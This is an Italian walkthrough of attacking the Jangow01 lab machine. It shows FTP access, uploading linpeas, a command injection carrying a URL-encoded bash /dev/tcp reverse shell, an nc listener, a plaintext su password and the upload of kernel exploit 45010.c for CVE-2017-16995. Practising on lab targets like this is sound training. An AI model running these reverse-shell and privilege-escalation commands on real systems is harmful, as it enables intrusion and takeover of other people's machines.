Name (192.168.1.140:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19420|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Oct 31 2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53055|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Jun 10 2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||56783|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||21123|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% [*****] 33 503.54 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (16.88 KiB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~]
└─$
```

```
(kali㉿kali)-[~]
└─$ cat user.txt
utente1:d41d8cd98f00b204e9800998ecf8427e
```




GODS OF HACKING - ETHICAL HACKERS



A questo punto passiamo alle cose serie. Una volta installato linpeas sulla nostra Kali, torniamo sul servizio FTP della macchina vittima e ci spostiamo all'interno dell'user **Jangow** per poi inserire all'interno della directory user la script automatizzato Linpeas, che ci aiuterà a scansionare la macchina vittima alla ricerca di vulnerabilità. Come si puo evincere dallo screenshot a lato abbiamo poi inserito Linpeas con un semplice --> **put linpeas.sh**

```
(kali㉿kali)-[~/opt/linpeas]
$ ftp 192.168.1.140
Connected to 192.168.1.140.
220 (vsFTPd 3.0.3)
Name (192.168.1.140:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32288|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0          4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61731|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000      1000      4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||48955|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000      1000      33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||16573|)
150 Ok to send data.
100% [*****] 839046 bytes sent in 00:00 (218.92 MiB/s)
226 Transfer complete.
ftp> 
```

Per ottenere questa reverse shell, abbiamo cercato il comando su internet, una volta trovato nel sito [pentestmonkey](#) abbiamo preso la versione che ci interessava ovvero quella in Bash bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 e poi tradotto con un encoder perché in quel modo a me personalmente non funzionava, a quel punto l'ho inserito nell'url subito dopo 'buscar'



The screenshot shows a web-based URL encoding tool. At the top, there are tabs for 'URL', 'Decode', 'Encode', and 'Site News'. Below the tabs, there are buttons for 'Decode and Encode' and 'Encode'. A language selector shows 'English'. The main area has a heading 'Encode to URL-encoded format' with a sub-instruction: 'Simply enter your data then push the encode button.' Below this is a text input field containing the command: '/bin/bash -c "bash -i >& /dev/tcp/192.168.104.100/443 0>&1"'. Below the input field are several configuration options: 'Destination character set' (set to 'UTF-8'), 'Destination newline separator' (set to 'LF (Unix)'), 'Encode each line separately (useful for when you have multiple entries)', 'Split lines into 76 character wide chunks (useful for MIME)', and 'Live mode OFF' (which is checked). At the bottom, there is a large 'ENCODE' button with the sub-instruction 'Encodes your data into the area below.' Below the button is the output area, which contains the encoded URL: '%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27'. At the very bottom, there is a 'Copy to clipboard' button.

pentestmonkey

Taking the monkey work out of pentesting

[Site News](#) | [Blog](#) | [Tools](#) | [Yaptest](#) | [Cheat Sheets](#) | [Contact](#)

Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either towing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute "/bin/sh -i" with "cmd.exe".

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Con la traduzione dell'encoder abbiamo ottenuto questo
 %2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27
 %2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27

```
192.168.1.140/site/busque.php?buscar=%2Fbin%2Fbash -c 'bash -i >%26 %2Fdev%2Ftcp%2F192.168.1.188%2F443 0>%261'
```

La reverse shell, in questo caso, girerà sulla porta 443

Arrivati qui, mettiamoci in ascolto nella shell revers creata con successo sulla porta **443** che è una porta comune per gli HTTP e non è protetta da Firewall. Ci dà subito la sessione in entrata su Jangow, dove la nostra shell è interattiva e controllabile via comandi. con la traduzione dell'encoder abbiamo ottenuto questo %2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%2Fdev%2Ftcp%2F192.168.104.100%2F443%200%3E%261%27

```
(kali㉿kali)-[~] $ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.1.188] from (UNKNOWN) [192.168.1.140] 54428
bash: cannot set terminal process group (2710): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$
```

Diamo un comando python per spawnare un nuovo Terminal Bash interattivo. Ci darà una pseudo-terminal shell (PTY), che è molto più usabile della shell grezza iniziale. Ad esempio funzionano le frecce (su e giù), il tab-autocompletamento e i comandi multi-riga.

E inoltre, migliora il supporto a tool come sudo, nano, less, ecc.

Abbiamo poi aggiunto un comando 'export TERM=xterm'. Impostiamo il tipo di terminale come xterm, cioè un tipo compatibile con la maggior parte dei programmi da terminale. Utile perchè alcuni comandi come clear, top, vim, nano, htop, ecc. non funzionano bene senza TERM impostato.

Infine aiuta a visualizzare meglio l'output su shell remote.

Nella parte finale dello screen avviamo Linpeas, inserendo prima **chmod +x Linpeas.sh** cosa fa questo comando?

chmod: è il comando per modificare i permessi di un file (change mode).

+x: significa aggiungi il permesso di esecuzione (execute).

linpeas.sh: è il nome dello script su cui vuoi agire.

In questo modo Linpeas sarà eseguibile più facilmente tramite il comando

./Linpeas.sh


```

└$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.1.188] from (UNKNOWN) [192.168.1.140] 54428
bash: cannot set terminal process group (2710): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html>/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ cd /home
cd /home
jangow01@jangow01:/home$ ls
ls
jangow01
jangow01@jangow01:/home$ cd jangow01
cd j angow01
bash: cd: j: Arquivo ou diretório não encontrado
jangow01@jangow01:/home$ cd /jangow01/
cd /jangow01/
bash: cd: /jangow01/: Arquivo ou diretório não encontrado
jangow01@jangow01:/home$ ls
ls
jangow01
jangow01@jangow01:/home$ cd jangow01
cd jangow01
jangow01@jangow01:~$ ls -al
ls -al
total 856
drwxr-xr-x 4 jangow01 desafio02 4096 Mai 20 16:02 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 200 Out 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwxr--r-- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
-rw-r--r-- 1 jangow01 desafio02 839046 Mai 20 16:02 linpeas.sh Amazon
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ whoami
whoiam
whoiam: comando não encontrado
jangow01@jangow01:~$ chmod
chmod
chmod: falta operando
Try 'chmod --help' for more information.
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh

```

Ecco si avvia Linpeas con questa faccina Verde. Pronta a infettarti tutto il pc.




Scendendo troviamo informazioni molto interessanti come ad esempio l'elenco delle vulnerabilità.

Prendiamo subito in esempio la prima - e ovviamente usiamo il mezzo più scontato di tutti per capire cos'è. Internet

Tra i vari link ne trovo uno in particolare che mi da la possibilità di poter fare il download dell'exploit. Fatto il download, scopro che il nome del file è 45010.c.

Inseriamolo nella nostra FTP.



CVE-2017-16995

Tutti Immagini Video Notizie Video brevi Web Libri Altro ▾ Strumenti ▾

CVE Mitre
https://cve.mitre.org > cvename - Traduci questa pagina

CVE-2017-16995
The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption) or ...

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov > vuln > cv... - Traduci questa pagina

CVE-2017-16995 Detail - NVD
27 dic 2017 — The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption)

INCIBE
https://www.incibe.es > cve-20... - Traduci questa pagina


CVE-2017-16995
27 dic 2017 — The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption)

Ubuntu
https://ubuntu.com > security - Traduci questa pagina

CVE-2017-16995
27 dic 2017 — The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption)

Exploit-DB
https://www.exploit-db.com > ... - Traduci questa pagina

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27)



Index of / Grayscale - Start Bootstrap http://192.168.1.140/site/bus... http://192.168.1.140/site/bus... Reverse Shell Cheat Sheet | URL Encode and Decode | Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Nessus / Setup

EXPLOIT DATABASE

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45010	2017-16995	RALARABEE	LOCAL	LINUX	2018-07-10

EDB Verified: ✓ Exploit: 🔗 / { } Vulnerable App: ↗

Credit @bleidl, this is a slight modification to his original POC
https://github.com/bri/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic

Download Exploit: 🔗 / { }

Avviamo ancora una volta FTP entriamo nella cartella user **jangow01** ed inseriamo l'exploit appena scaricato tramite il comando --> **put 45010.c**

```
(kali㉿kali)-[~/Downloads]
└─$ ftp 192.168.1.140
Connected to 192.168.1.140.
220 (vsFTPd 3.0.3)
Name (192.168.1.140:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||61016|)
150 Ok to send data.
100% [*****] Transfer complete.
226 Transfer complete.
13728 bytes sent in 00:00 (1.91 MiB/s)
ftp> █
```

Verifichiamo che l'exploit inserito via FTP sia presente nella nostra cartella jangow, situata nella macchia vittima. Con un ls, scopriamo con gioia che è andato tutto a buon fine.

